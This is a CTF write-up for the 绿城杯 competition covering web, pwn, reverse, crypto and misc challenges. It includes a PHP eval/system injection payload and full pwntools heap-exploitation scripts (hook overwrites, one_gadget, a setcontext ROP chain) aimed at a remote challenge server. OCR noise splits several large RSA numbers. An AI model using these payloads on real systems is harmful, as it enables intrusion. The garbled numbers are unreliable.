
绿城杯-Venom

Web

[warmup]ezphp

git 信息泄露

payload:?link_page=23%27)%20or%20eval(system("tac%20pages/flag.php"));%23



```
<br />
<b>Warning</b>:  strpos() expects at least 2 parameters, 1 given in <b>/v
<?php //DASCTF{37c883d124668bf0b03acad4e8f02dbc}; ?>
<br />
<b>Warning</b>:  assert(): assert($safe_check1): &quot;strpos('pages/23')
<br />
<b>Parse error</b>:  syntax error, unexpected '&lt;', expecting end of fi
```

Pwn

null

说是 null 其实是 off by one，基于 uaf 那题，这里直接试着打 2.23，用的 libc 也是和 uaf 那题一样的

```
# -*- coding: utf-8 -*-
from pwn import *
elf=ELF('./1')
p=remote('82.157.5.28',51004)
libc=ELF('libc6_2.23-0ubuntu11.2_amd64.so')
context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
def debug():
    gdb.attach(p)
    pause()
def add(idx,size,con):
    p.recvuntil('Your choice :')
    p.sendline('1')
    p.recvuntil('Index:')
    p.sendline(str(idx))
    p.recvuntil('Size of Heap :')
    p.sendline(str(size))
    p.recvuntil('Content?:')
    p.send(con)
def delete(idx):
    p.recvuntil('Your choice :')
    p.sendline('2')
    p.recvuntil('Index:')
    p.sendline(str(idx))
def edit(idx,con):
    p.recvuntil('Your choice :')
    p.sendline('3')
    p.recvuntil('Index:')
    p.sendline(str(idx))
    p.recvuntil('Content?:')
    p.send(con)
def show(idx):
    p.recvuntil('Your choice :')
    p.sendline('4')
    p.recvuntil('Index :')
    p.sendline(str(idx))


ptr=0x602120
add(0,0x48,'a')
add(1,0x80,'a')
add(2,0x80,'/bin/sh\x00')
fakechunk=p64(0)+p64(0x41)
fakechunk+=p64(ptr-0x18)+p64(ptr-0x10)
fakechunk+=0x20*'a'
fakechunk+=p64(0x40)+'\x90'
edit(0,fakechunk)

delete(1)
edit(0,0x18*'a'+p64(0x602120)+p64(0)+p64(elf.got['puts']))
show(2)
libc.address=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['puts']
print hex(libc.address)
pause()
edit(0,p64(libc.sym['__free_hook']))
edit(0,p64(libc.sym['system']))
```

```
add(3,0x20,'/bin/sh\x00')
delete(3)
p.interactive()
```

ezuaf

远程 doublefree 泄漏 cfree 后三位，配合 mallochook 地址通过 libcdatabase 确定 2.23，然后打 og

```
# -*- coding: utf-8 -*-
from pwn import *
#p=process('./1')
p=remote('82.157.5.28',51602)
libc=ELF('libc6_2.23-0ubuntu11.2_amd64.so')
#p=process(['./1'],env={'LD_PRELOAD':'./libc-2.27_64.so'})
#libc=ELF('/glibc/2.23/64/lib/libc-2.23.so')
context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
def debug():
    gdb.attach(p)
    pause()
def add(size):
    p.recvuntil('>')
    p.sendline('1')
    p.recvuntil('size>')
    p.sendline(str(size))
def delete(idx):
    p.recvuntil('>')
    p.sendline('2')
    p.recvuntil('index>')
    p.sendline(str(idx))
def edit(idx,con):
    p.recvuntil('>')
    p.sendline('3')
    p.recvuntil('index>')
    p.sendline(str(idx))
    p.recvuntil('content>')
    p.send(con)
def show(idx):
    p.recvuntil('>')
    p.sendline('4')
    p.recvuntil('index>')
    p.sendline(str(idx))

#p.recvuntil('0x')
#addr=int(p.recv(12),16)
add(0x100)
add(0x68)
delete(0)

show(0)
libc.address=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-88-0x10-libc.sym['__malloc_hook']
#p.interactive()
print hex(libc.address)
delete(1)
edit(1,p64(libc.sym['__malloc_hook']-0x23))
add(0x68)
add(0x68)
og=[0x45226,0x4527a,0xf0364,0xf1207]
edit(3,'aaa'+p64(0)+p64(0)+p64(libc.address+og[0]))
add(0x10)
p.interactive()
```

GreentownNote

uaf

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
p = process('./GreentownNote')
libc = ELF("./libc-2.27.so")
p = remote("82.157.5.28", 51601)
def add(size, content="a"):
    p.sendlineafter("Your choice :", "1")
    p.sendlineafter("size :", str(size))
    p.sendafter("Content :", content)
def show(idx):
    p.sendlineafter("Your choice :", "2")
    p.sendlineafter("ndex :", str(idx))
def free(idx):
    p.sendlineafter("Your choice :", "3")
```

```
        p.sendlineafter("ndex :", str(idx))

def exp():
        add(0x3f0)#0
        add(0x400)#1
        add(0x3f0, (p64(0)+p64(0x21))*8)#2
        free(0)
        free(0)
        free(0)
        free(0)
        show(0)
        p.recvuntil("Content: ")
        heap = u64(p.recv(6)+b"\x00"*2)
        print(hex(heap))
        add(0x3f0, p64(heap+0x3f0))#3
        add(0x3f0)#4
        add(0x3f0, p64(0)+p64(0x421))#5
        free(1)
        show(1)
        p.recvuntil("Content: ")
        libc.address = u64(p.recv(6)+b"\x00"*2)-0x7ffff7dcfca0+0x7ffff79e4000
        print(hex(libc.address))
        free(0)
        free(0)
        add(0x3f0, p64(libc.sym["__free_hook"]))
        rop = [
                libc.address+0x000000000002155f,
                heap+0xb0,
                libc.address+0x0000000000023e6a,
                0,
                libc.sym['open'],
                libc.address+0x000000000002155f,
                3,
                libc.address+0x0000000000023e6a,
                heap+0x100,
                libc.address+0x0000000000001b96,
                0x30,
                libc.sym['read'],
                libc.address+0x000000000002155f,
                1,
                libc.address+0x0000000000023e6a,
                heap+0x100,
                libc.address+0x0000000000001b96,
                0x30,
                libc.sym['write']
```


```
    ]
    payload = flat(rop).ljust(0xa0, b"\x00")
    payload += p64(heap+8)+p64(libc.address+0x000000000002155f)+b"flag"
    add(0x3f0, payload)
    add(0x3f0, p64(libc.sym["setcontext"]+53))
    free(0)
    #gdb.attach(p)

    p.interactive()
if __name__ == '__main__':
    exp()
'''
=> 0x7ffff7a360a5 <setcontext+53>:     mov    rsp,QWORD PTR [rdi+0xa0]
   0x7ffff7a360ac <setcontext+60>:     mov    rbx,QWORD PTR [rdi+0x80]
   0x7ffff7a360b3 <setcontext+67>:     mov    rbp,QWORD PTR [rdi+0x78]
   0x7ffff7a360b7 <setcontext+71>:     mov    r12,QWORD PTR [rdi+0x48]
   0x7ffff7a360bb <setcontext+75>:     mov    r13,QWORD PTR [rdi+0x50]
   0x7ffff7a360bf <setcontext+79>:     mov    r14,QWORD PTR [rdi+0x58]
   0x7ffff7a360c3 <setcontext+83>:     mov    r15,QWORD PTR [rdi+0x60]
   0x7ffff7a360c7 <setcontext+87>:     mov    rcx,QWORD PTR [rdi+0xa8]
   0x7ffff7a360ce <setcontext+94>:     push   rcx
   0x7ffff7a360cf <setcontext+95>:     mov    rsi,QWORD PTR [rdi+0x70]
   0x7ffff7a360d3 <setcontext+99>:     mov    rdx,QWORD PTR [rdi+0x88]
   0x7ffff7a360da <setcontext+106>:    mov    rcx,QWORD PTR [rdi+0x98]
   0x7ffff7a360e1 <setcontext+113>:    mov    r8,QWORD PTR [rdi+0x28]
   0x7ffff7a360e5 <setcontext+117>:    mov    r9,QWORD PTR [rdi+0x30]
   0x7ffff7a360e9 <setcontext+121>:    mov    rdi,QWORD PTR [rdi+0x68]
   0x7ffff7a360ed <setcontext+125>:    xor    eax,eax
   0x7ffff7a360ef <setcontext+127>:    ret
'''
```

Reverse

抛石机

最后是检查两个一元二次方程组，重点是程序将数字读取到了高 8 位，所以应该根据 IEEE 浮点标准进行变换，使符合要求

```
import cmath
import struct
from zio import *


def solve(a, b, c):
  d = (b ** 2) - (4 * a * c)
  sol1 = (-b - cmath.sqrt(d)) / (2 * a)
  sol2 = (-b + cmath.sqrt(d)) / (2 * a)
  d1 = (struct.pack('<d', sol1.real))
  d2 = (struct.pack('<d', sol2.real))
  ret = []
  for v in [l32(d1[4:]), l32(d2[4:])]:
    for i in range(2):
      v1 = struct.unpack('<d', '\x00'*4 + l32(v+i))[0]
      fin = b * v1 + v1 * a * v1 + c
      if (fin > -0.00003) & (fin < 0.00003):
        ret.append(v+i)
        break
  return ret[0], ret[1]

a1 = -27.6
b1 = 149.2
c1 = -129.0
a2 = -39.6
b2 = 59.2
c2 = 37.8

ret0, ret1 = solve(a1, b1, c1)
ret2, ret3 = solve(a2, b2, c2)

s = [hex(ret1), hex(ret0), hex(ret3), hex(ret2)]

print(s)
```




```
michael@ubuntu:~/Desktop$ python burp.py
['0x3ff14a45', '0x40114cf8', '0xbfdee41e', '0x3fffa458']
```

之后修改端序　得到 flag 为 flag{454af13f-f84c-1140-1ee4-debf58a4ff3f}

[warmup]easy_re

RC4，直接找到异或的数据和比较数据，下断点



```
.text:00EB1245                 add     eax, edx
.text:00EB1247                 movzx   eax, al
.text:00EB124A                 movzx   eax, [ebp+eax+var_104]
.text:00EB1252                 xor     [ebp+ecx+var_504], al
.text:00EB1259                 inc     ecx
.text:00EB125A                 mov     [ebp+var_508], ecx
.text:00EB1260                 cmp     ecx, esi
.text:00EB1262                 jb      short loc_EB11F4
.text:00EB1264                 xor     ebx, ebx
.text:00EB1266
```

写异或脚本直接得到 flag

```
#include<stdio.h>
int main()
{
	int s1[] = {0x93,0xe0,0xec,0x83,0xe4,0xc6,0x1d,0x0,0x0,0x92,0xde,0xb5,0x12,0x84,0xf7,0x2d,0x56,0xb1,0x47,0xe2,0x69,0xb4,0x8a,0x95
	,0xba,0x72,0x62,0x8,0x93,0xf9,0xcc,0x2d,0xa9,0xe2,0xd0,0x65,0x4b,0x78,0x68,0x24,0xd7,0x91,0x6};
	int s2[] = {0xF5,0x8C,0x8D,0xE4,0x9F,0xA5,0x28,0x65,0x30,0xF4,0xEB,0xD3,0x24,0xA9,0x91,0x1A
		,0x6F,0xD4,0x6A,0xD7,0x0B,0x8D,0xE8,0xB8,0x83,0x4A,0x5A,0x6E,0xBE,0xCB,0xF4,0x4B,0x99,0xD6,0xE6,0x54,0x7A,0x4F,0x50,0x14,0xE5,0xEC,0x8B};
	for(int i=0;s2[i];i++)
		printf("%c",s1[i]^s2[i]);
	return 0;
}
//flag{c5e0f5f6-f79e-5b9b-988f-28f046117802}
```

---

easy_vxworks

IDA 打开，搜索字符串找到主函数，去除花指令

sub_2450 虽然长，但是可以推测出是找到指向第 i 个元素的指针，长度为一定字节

加密逻辑位于 sub_330

```
int __cdecl sub_330(unsigned int a1, int a2)
{
  char v3; // [esp+0h] [ebp-14h]
  char v4; // [esp+0h] [ebp-14h]
  _BYTE *v5; // [esp+4h] [ebp-10h]
  _BYTE *v6; // [esp+8h] [ebp-Ch]

  if ( !a2 )
    return 1;
  v6 = (_BYTE *)sub_2450((int)"C:/WindRiver/workspace/helloworld/helloworld.c", 10, a1, 0, 1, v3);
  *v6 ^= 0x22u;
  v5 = (_BYTE *)sub_2450((int)"C:/WindRiver/workspace/helloworld/helloworld.c", 11, a1, 0, 1, v4);
  *v5 += 3;
  return sub_330(a1, a2 - 1);
}
```

但是传入的 v4 参数不知道，可以穷举

```
c=[188,10,187,193,213,134,127,10,201,185,81,78,136,10,130,185,49,141,10,253,201,199,127,185,17,78,185,232,141,87]
t=30
def decrypt(c,t):
    for i in range(len(c)):
        for j in range(t):
            c[i]-=3
            c[i]=c[i]+0x100&0xff
            c[i]^=0x22
    # print(bytes(c))
for t in range(1024):
    d=[i for i in c]
    decrypt(d,t)
    j=0
    while j<len(d):
        if d[j]<32 or d[j]>128:
            break
        j+=1
    if j==len(d):print(bytes(d))
    # print(t)
```

flag{helo_w0rld_W3lcome_70_R3}

Crypto

RSA-1

```
import gmpy2
import libnum
n = 17365231154926348364478276872558492775911760603002394353723603461898405740234715001820111548600914907617003806652492391686710256274156677887101997175692277729648456087534987616743724646598234466094779540729413583826355145277980479040157075453694250572316638348121571218759769533738721506811175866990851972838466307594226293836934116659685215775643285465895317755892754473332034234495795936183610569571016400535362762699517686781602302045048532131426035260878979892169441059467623523060569285570577199236309888155833013721997933960457784653262076135561769838704166810384309655788983073376941843467117256002645962737847
c = 6944967108815437735428941286784119403138319713455732155925055928646536962597672941805831312130689338014913452081296400272862710447207265099750401657828165836013122848656839100854719965188680097375491193249127725599660383746827031803066026497989298856420216250206035068180963797454792151191071433645946245914916732637007117085199442894495667455544517483404006536607121480678688000420422281380539368519807162175099763891988648117937777951069899975260190018995834904541447562718307433906592021226666885638877020304005614450763081337082838608414756162253825697420493509914578546951634127502393647068722995363753321912676
p = gmpy2.gcd(n, c)
q = n // p
e = 65537
phi = (p-1)*(q-1)
d = gmpy2.invert(e,phi)
M = pow(c, d, n)
m = M // 2021 // 1001 // p
print(libnum.n2s(m))
# flag{Math_1s_1nterest1ng_hah}
```

[warmup]加密算法

直接把码表加密，之后按位找就行了

```
str1    = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
def encode(flag, a, b, m):
    cipher_text = ''
    for i in flag:
        if i in str1:
            addr = str1.find(i)
            cipher_text += str1[(a * addr + b) % m]
        else:
            cipher_text += i
    print(cipher_text)
    return cipher_text
```

```
dec_charset = encode(str1,37,23,52)

cipher_text = 'aoxL{XaaHKP_tHgwpc_hN_ToXnnht}'
flag = ""
for i in cipher_text:
    if i in str1:
        addr = dec_charset.find(i)
        flag += str1[addr]
    else:
        flag += i

print(flag)
# flag{AffInE_CIpheR_iS_clAssiC}
```

RSA2-PLUS

炒冷饭

https://jsur.in/post/2019-07-01-isitdtu-2019-quals-ctf-writeups

```
n1 =
6348779979606280884589422188738902470575876294643492831465947360363568026280963989291
5911577103896292161096152747547183299879905518361156608791032341299219438240614163962
6435811021604799433111992050343149150952960474246803290695098425696456040506234528012
0526771439940278606226153077959057882262745273394986607004406770035459301695806378598
8905894325389162198214777770214601891400815217791032269535444264418232447658283429730
8642294901793770126134896354103512866146406876903377239032042679504461775190978791418
5985911277628404632533530390761257251552073493697518547350246993679844132297414094727
147161169548160586911
c1 =
6201882078995455673376327652982610102807874783073703018551044780440620679217833227711
3956891146591445066306090876009151169401110020262410568081896589690895325977579954236
9496666794825043857963989058069039240066171186426418444401834549956750542467209063223
5109624193289954785503512742400960515331371813467034511130432319427185134018830006918
6827338486182010886496904228189403851235994685957663456689318822497794157881293165940
8326941222180477485603879624803870027550939759935153328001490889406814105669466031981
6046357462684688942519849441237878018480036145051967731081582598773076490918572392784
684372694103015244826
e = 0x10001
#p2+q2 =
2747731467611384627081375823090973864377938917936913830338565243030108112941019334548
2448501052146891484615181987604350854187963754444425652074141849547939377713283098585
6522008561088410862815913292288683761657919121930016956916865849261153721097671315883
```

```
469348972925757078089715102032241818526925988645578778
#q2*q2                                                                                                                                                                 =
185147242700309621725669659417232243863740762942326522587010857810187761728433559205 6
603515733157952498010819073914195992652308214227367274184955247515627839713157136009 9
018592018959785627785130126477982765210498547680367230723634424036009539347854344573 5
378486280614688921661998662279841678431397934296825592413170729793740029126075490394 3
139826718481877150346811637961824931932478899632134076462459344310635410427447260117 0
229835219638093242557547840060892527576940077162990069687019966946826210112318408269 7
492943665866827326143724342187687205779173687265302008975589126874700885837747117675 9
9580037663378929000217
n2                                                                                                                                                                       =
405882270455953040803603850410822385070442927313444658152960329056335255569437876107 1
265167546081076876276349357912983127101814159154620755741081743245513931552767493293 3
085299277599173971912445226532235814580879585317211349524406424200622675880992390782 0
251586212414996934002880316581944346417180269106523279332538773131061128612833142746 3
512473481739846505937356219469495784126483431264092627889038608961110371499064654147 0
577351599526904458342660444968591197606820361364761648205241041444681145820799054413 1
794622855096611243620740935834949327062494619542404088270870155255071730821294122344 8
622809200284186836589583746369920095991578276765725872979403777640199530924494117141 5
842403617486719492483671490834562579225506831496881542530519595438932482796867853234 1
596644094209775261024803851931018837851610802695737071566268385515060244554806502243 0
589450196858344234680712692074077978059365087164591514968942429291261157829191272189 6
864772950410266629045542480009266574096080138709683466489568290569363478444349563498 5
075308055025110511651608271927955201827208024222133642473557752228582146486030347436 7
918747084421252913437497573751098228795731687817996460239474960143182316798215743489 0
459245394370728942790117156485268116758052636794417268680901420193002289035538753620 5
554885069263666246412918813532686171309689912589830021653001869719636616664766009983 8
904888056519931728042834980282444832989850278849223338187302621720298192165467384014 2
095839603360666049476100561268336225902504932800605464136192275593886736746497955270 2
80541423593
c2                                                                                                                                                                        =
255910901685448217617460241787246608395909481904513292274811685764907172422945207398 6
560206108255875975119645211772064742659826156857244094237003970293282194136679214017 3
428488344932203576334292648255551171274828821657097667106792872200082579319963310503 7
214355006231460129544746131508480834251269875545946517974777418286552382435502669722 1
675259378873483637314436321763961249239722880821520586228127877409631761591885440399 2
620720969173788151215489908812749179861803144937169587452008097008940710091361183942 2
682452711544618721028136027544399397475665071165193628212557241790930510419947308564 0
149399677127617234331304575591675108269314988592210549181822501284451926493313762292 9
024918619477538521533548551789739698933067212305578480416163609137189891797209277557 4
111696435685403923030367199521405544353388516714409528651510773832203052950016328164 4
214402243776308913314188692426577424729030666982508586235173233639561727610037423715 9
580759999593028756939354840677333467281632435767033150052439262501059299035212928041 5
462599331185642511195889700090168738554785565882501389699385999881984945672411723994 5
374170984048695318976428911831287058099311563671072413980970825636021272812778639441 1
```

```
6764278284315690462796874813682151375615007774803805015516165778324995212956552373601
8415988915183776635311618532031777464529420104477282809907491707789663190965467161255
7207653830344897644115936322128351494551004652981550758791285434809816872381900401440
7435781045823052154888885631660545688021459213997266737527228206468074946572991041901
23945675647

t1                                                                                    =
7967923179603503735444962748723622020187879772909390987712739675004350330063646477405
9752126148617367251988043645511172901030621825575172979048675217345099706517900079260
6174482988744371937690611442013119297922877729284717120535658347022609751268526244339
45451405258351557569670978748727663718174543709899747
t2                                                                                    =
7967923179603503735444962748723622020187879772909390987712739675004350330063646477405
9752126148617367251988043645511172901030621825575172979048675217341753594180007984204
0162742242806094804943050404390358551094222399425229684681332748839863496467659473170
76885918174299537297351936448296784166003890345486613

from gmpy2 import iroot
from Crypto.Util.number import isPrime

def quadratic(a, b, c):
        try:
                (d, _) = iroot(b*b - (4*a*c),2)
                return ((-b-d)//(2*a), (-b+d)//(2*a))
        except:
                return 0

for (e, d) in ((e, d) for e in range(1, 5000) for d in range(1, 5000)):
        q1 = quadratic(e, e*d+t1-t2, -d*t2)
        if q1 != 0:
                q1 = q1[1]
        res = q1*q1*e + q1*(e*d+t1-t2)-d*t2
        if res == 0 and isPrime(q1):
                print(q1, e, d)



q                                                                                     =
7502883888097212950622788817096216502912511795977786941568063923158816805073284550069
689733527712330353018568842826730967449095687927404679782394052855569
p1= t2//q
from gmpy2 import next_prime
from Crypto.Util.number import *

q1 = next_prime(q)
p = t1//q1
```


phi1 = (p-1)*(q-1)*(p1-1)*(q1-1)

d1 = inverse(e,phi1)

m1 = pow(c1,d1,n1)

print(long_to_bytes(m1))

#b'flag{Euler_funct1ons'



```
]: p2_add_q2 = 274773146761138462708137582309097386437793891793691383033856524303010811294101933454824485010521468914846151819876043508541879637544442565207
   p2_mul_q2 = 1851472427003096217256696594172322438637407629423265225870108578101877617284335592056603515733157952498010819073914195992652308214227367274184
   n2 = 40588227045595304080360385041082238507044292731344465815296032905633525556943787610712651675460810768762763493579129831271018141591546207557410817432
   c2 = 25591090168544821761746024178724660839590948190451329227481168576490717242294520739865602061082558759751196452117720647426598261568572440942370039702

   var('p2,q2',domain='integer')

]: (p2, q2)

]: solve([p2+q2 == p2_add_q2,p2*q2==p2_mul_q2],[p2,q2])

]: [[p2 == 1184037844594551385829193779061317385929461908953544892258905309554897133579487237743859025981645827673555298781016820589985186344445891926171576
   827954898688462899620392884938834125192735417709458881531501977630955640261037875718126111967322486763657404821793393015705366620250440589934339328999604
   59852671737, q2 == 15636936230168332412521820440296564784484770089833689380796599334752109793615320968043858241235688614749062194177436144954336100309985
   50639035837356999895249308428689465680281251485691373210449674041355335638948235579039131693450532380644214724213055754012900096713552204160646710430388 0
   7885626965528792907041], [p2 == 1563693623016833241252182044029656478448477008983368938079659933475210979361532096804385824123568861474906219417743614495
   4336100309985506390358373569998952493084286894656802812514856913732104496740413553356389482355790391316934505323806442147242130557540129000967135522041 60
   6467104303880788562696552879290704 1, q2 == 11840378445945513858291937790613173859294619089535448922589053095548971335794872377438590259816458276735552987
   810168205899851863444458919261715768279548986884628996203928849388341251927354177094588815315019776309556402610378757181261119673224867636574048217933930
   1570536662025044058993433932899960459852671737]]
```

p2 = 15636936230168332412521820440296564784484770089833689380796599334752109793615320968043858241235688614749062194177436144954336100309985506390358373569998952493084286894656802812514856913732104496740413553356389482355790391316934505323806442147242130557540129000967135522041606467104303880788562696552879290704 1

q2 = 11840378445945513858291937790613173859294619089535448922589053095548971335794872377438590259816458276735552987810168205899851863444458919261715768279548986884628996203928849388341251927354177094588815315019776309556402610378757181261119673224867636574048217933930157053666202504405899343393289996045985267 1737

phi2 = (p2-1)*p2*(q2-1)*(q2)*q2

n2 = 405882270455953040803603850410822385070442927313444658152960329056335255569437876107126516754608107687627634935791298312710181415915462075574108174324551393155276749329330852992775991739719124452265322358145808795853172113495244064242006226758809923907820251586212414996934002880316581944346417180269106523279332538773131061128612833142746351247348173984650593735621946949578412648343126409262788903860896111037149906465414705773515995269044583426604449685911976068203613647616482052410414446811458207990544131794622855096611243620740935834949327062494619542404088270870155255071730821294122344862228092002841868365895837463699200959915782767657258729794037776401995309244941171415842403617486719492483671490834562579225506831496881542530519595438932482796867853234159664409420977526102480385193101883785161080269573707156626838551506024455480650224305894501968583442346807126920740779780593650871645915149689424292912611578291912721896864772950410266629045542480009266574096080138709683466489568290569363478444349563498507530805502511051165160827192795520182720802422213364247355775222858214648603034743679187470844212529134374975737510982287957316878179964602394749601431823167982157434890459245394370728942790117156485268116758052636794417268680901420193002289035538753620555488506926366624641291881353268617130968991258983002165300186971963661666476600998389048880565199317280428349802824448329898502788492233381873026217202981921654673840142


```
0958396033606660494761005612683362259025049328006054641361922755938867367464979552702
80541423593
c2                                                                                    =
2559109016854482176174602417872466083959094819045132922748116857649071724229452073986
5602061082558759751196452117720647426598261568572440942370039702932821941366792140173
4284883449322035763342926482555511712748288216570976671067928722000825793199633105037
2143550062314601295447461315084808342512698755459465179747774182865523824355026697221
6752593788734836373144363217639612492397228808215205862281278774096317615918854403992
6207209691737881512154899088127491798618031449371695874520080970089407100913611839422
6824527115446187210281360275443993974756650711651936282125572417909305104199473085640
1493996771276172343313045755916751082693149885922105491818225012844519264933137622929
0249186194775385215335485517897396989330672123055784804161636091371898917972092775574
1116964356854039230303671995214055443533885167144095286515107738322030529500163281644
2144022437763089133141886924265774247290306669825085862351732336395617276100374237159
5807599995930287569393548406773334672816324357670331500524392625010592990352129280415
4625993311856425111958897000901687385547855658825013896993859998819849456724117239945
3741709840486953189764289118312870580993115636710724139809708256360212728127786394411
6764278284315690462796874813682151375615007774803805015516165778324995212956552373601
8415988915183776635311618532031777464529420104477282809907491707789663190965467161255
7207653830344897644115936322128351494551004652981550758791285434809816872381900401440
7435781045823052154888885631660545688021459213997266737527228206468074946572991041901
23945675647
e = 0x10001
from Crypto.Util.number import *
d2 = inverse(e,phi2)
m2    = pow(c2,d2,n2)
print(long_to_bytes(m2))
# b'_1s_very_interst1ng}'
```

两个合起来就是完整的 flag 了 flag{Euler_funct1ons_1s_very_interst1ng}

Misc

[warmup]音频隐写

下载下来后是个 wav，直接拖到 AU 看频谱图


17.0
18.0
19.0
20.0
21.0
flag{f8fbb2c761821d3af23858f721cc140b}
flag{f8fbb2c761821d3af23858f721cc140b}

flag{f8fbb2c761821d3af23858f721cc140b}

